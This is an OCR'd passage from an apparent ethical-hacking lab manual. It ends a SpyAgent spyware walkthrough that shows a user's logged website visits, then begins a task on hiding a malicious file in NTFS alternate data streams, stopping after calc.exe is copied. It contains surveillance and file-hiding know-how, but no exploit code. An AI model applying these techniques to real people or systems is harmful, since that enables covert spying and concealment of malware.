


spytech
SpyAgent
Click Here for
Ordering Information
Program Options
Log Actions
Reports
Setup Wizard
Help
Keyboard & Mouse
19 Keys Last Session
Windows Viewed
15 Windows Logged
Program Usage
133 Applications Logged
Screenshots
24 Screenshots Logged
Events Timeline
356 Events Logged
Files & Documents
1158 File Events Logged
Computer Usage
3 Sessions Logged
Mic & Webcam
0 Captures Logged
E-Mail Activity
0 E-Mails Logged
Website Usage
10 Websites Logged
Select an Activity Log
View Websites Logged [10]
View Website Usage Log [4]
View Online Searches Log [0]
View Website Content Logs [5]
Social
s Logged
View Most Popular Activities Summary
View Day & Hour Activity Graphs
General
Startup Settings and Config
Logging
Configure Logging Options
Remote Log Viewing
Configure Remote Viewing
Advanced Options
Finer Control on SpyAgent
Content Filtering
Filter and Block Activity
ScreenSpy
Record Desktop Activity
SmartLogging
Activity Triggered Logging
Scheduling
Schedule Monitoring Times

Figure 3.2.26: Selecting View Websites Logged

45. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.



Select a Website Log Entry

Websites Visited
All Websites
mail.google.com
accounts.google.com
www.linkedin.com
www.msn.com

Pages Visited for Selected Website

Page Visited	Username	Start Time	End Time	Active Time
http://www.msn.com/en-in/?ocid=iehp	Jason	Fri 11/08/19 @ 3:25:29 PM	Fri 11/08/19 @ 3:25:39 PM	00h:00m:11s
https://www.linkedin.com/	Jason	Fri 11/08/19 @ 3:25:39 PM	Fri 11/08/19 @ 3:25:42 PM	00h:00m:03s
https://www.linkedin.com/login?fromSignIn=tru...	Jason	Fri 11/08/19 @ 3:25:42 PM	Fri 11/08/19 @ 3:26:01 PM	00h:00m:20s
https://accounts.google.com/signin/v2/sl/pwd?...	Jason	Fri 11/08/19 @ 3:26:04 PM	Fri 11/08/19 @ 3:26:12 PM	00h:00m:09s
https://mail.google.com/mail/u/0/	Jason	Fri 11/08/19 @ 3:26:13 PM	Fri 11/08/19 @ 3:26:14 PM	00h:00m:02s
https://mail.google.com/mail/u/0/#inbox	Jason	Fri 11/08/19 @ 3:26:16 PM	Fri 11/08/19 @ 3:26:42 PM	00h:00m:28s
https://accounts.google.com/Logout?hl=en&co...	Jason	Fri 11/08/19 @ 3:26:43 PM	Fri 11/08/19 @ 3:26:44 PM	00h:00m:02s
https://accounts.google.com/ServiceLogin/sig...	Jason	Fri 11/08/19 @ 3:26:02 PM	Fri 11/08/19 @ 3:26:47 PM	00h:00m:05s
https://www.linkedin.com/feed/?trk=guest_hom...	Jason	Fri 11/08/19 @ 3:26:47 PM	Fri 11/08/19 @ 3:26:53 PM	00h:00m:06s
https://www.linkedin.com/m/logout/	Jason	Fri 11/08/19 @ 3:26:54 PM	Fri 11/08/19 @ 3:26:59 PM	00h:00m:02s

Figure 3.2.27: Selecting View Websites Logged

46. Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, and **Events Timeline**, **Files & Documents**, **Computer Usage**.
47. Once you have finished, close all open windows; close **Remote Desktop Connection**.
48. This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.
49. Close all open windows and document all the acquired information.
50. Turn off the **Windows 10** and **Windows Server 2016** virtual machines.

You can also use other spyware tools such as **ACTIVTrak** (https://activtrak.com), **Veriato Cerebral** (https://www.veriato.com), **NetVizor** (https://www.netvizor.net), and **SoftActivity Monitor** (https://www.softactivity.com) to perform system monitoring and surveillance on the target system.

TASK 3

Hide Files using NTFS Streams

A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file.

Here, we will use NTFS streams to hide a malicious file on the target system.

TASK 3.1

Check File System Format

1. On the **Windows Server 2019** virtual machine, ensure that the **C:** drive file system is in **NTFS** format. To do so, navigate to **This PC**, right-click **Local Disk (C:)**, and click **Properties**.




Manage
This PC
File
Computer
View
Drive Tools
Properties
Open
Rename
Location
Access media
Map network drive
Add a network location
Network
Open Settings
Uninstall or change a program
System properties
Manage
System
This PC
Search This PC
Quick access
Desktop
Downloads
Documents
Pictures
Local Disk (C:)
This PC
Network
Folders (7)
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Devices and drives (2)
Local Disk (C:)
21.5 GB free of 59.6 GB
Network locations (1)
CEH-Tools (\\WINDOWS10) (Z:)
NTFS
Open
Open in new window
Pin to Quick access
Give access to
Configure Shadow Copies...
Restore previous versions
Pin to Start
Add to archive...
Add to "Archive.rar"
Compress and email...
Compress to "Archive.rar" and email
Format...
Copy
Create shortcut
Rename
Properties
10 items
1 item selected

Figure 3.3.1: Checking the format of Windows Server 2019

2. The **Local Disk (C:) Properties** window appears; check for the **File system** format and click **OK**.


Local Disk (C:) Properties
Shadow Copies
Previous Versions
Quota
NFS Sharing
General
Tools
Hardware
Sharing
Security
Drive C:
Disk Cleanup
OK
Cancel
Apply

Type: Local Disk
File system: NTFS

Used space:	40,941,371,392 bytes	38.1 GB
Free space:	23,137,103,872 bytes	21.5 GB
Capacity:	64,078,475,264 bytes	59.6 GB


☐ Compress this drive to save disk space
☑ Allow files on this drive to have contents indexed in addition to file properties

Figure 3.3.2: Windows Server 2019 C: drive properties

TASK 3.2

Hide Data using NTFS Streams

3. Now, go to the **C:** drive, create a **New Folder**, and name it **magic**.
4. Navigate to the location **C:\Windows\System32**, copy **calc.exe**, and paste it to the **C:\magic** location.


Manage
magic
File
Home
Share
View
Application Tools
Pin to Quick access
Copy
Paste
Move to
Copy to
Delete
Rename
New folder
Properties
Select all
Select none
Invert selection
Clipboard
Organize
New
Open
Select
This PC > Local Disk (C:) > magic
Search magic
Pictures
Videos
Local Disk (C:)
CEH-Tools (\\W
Network

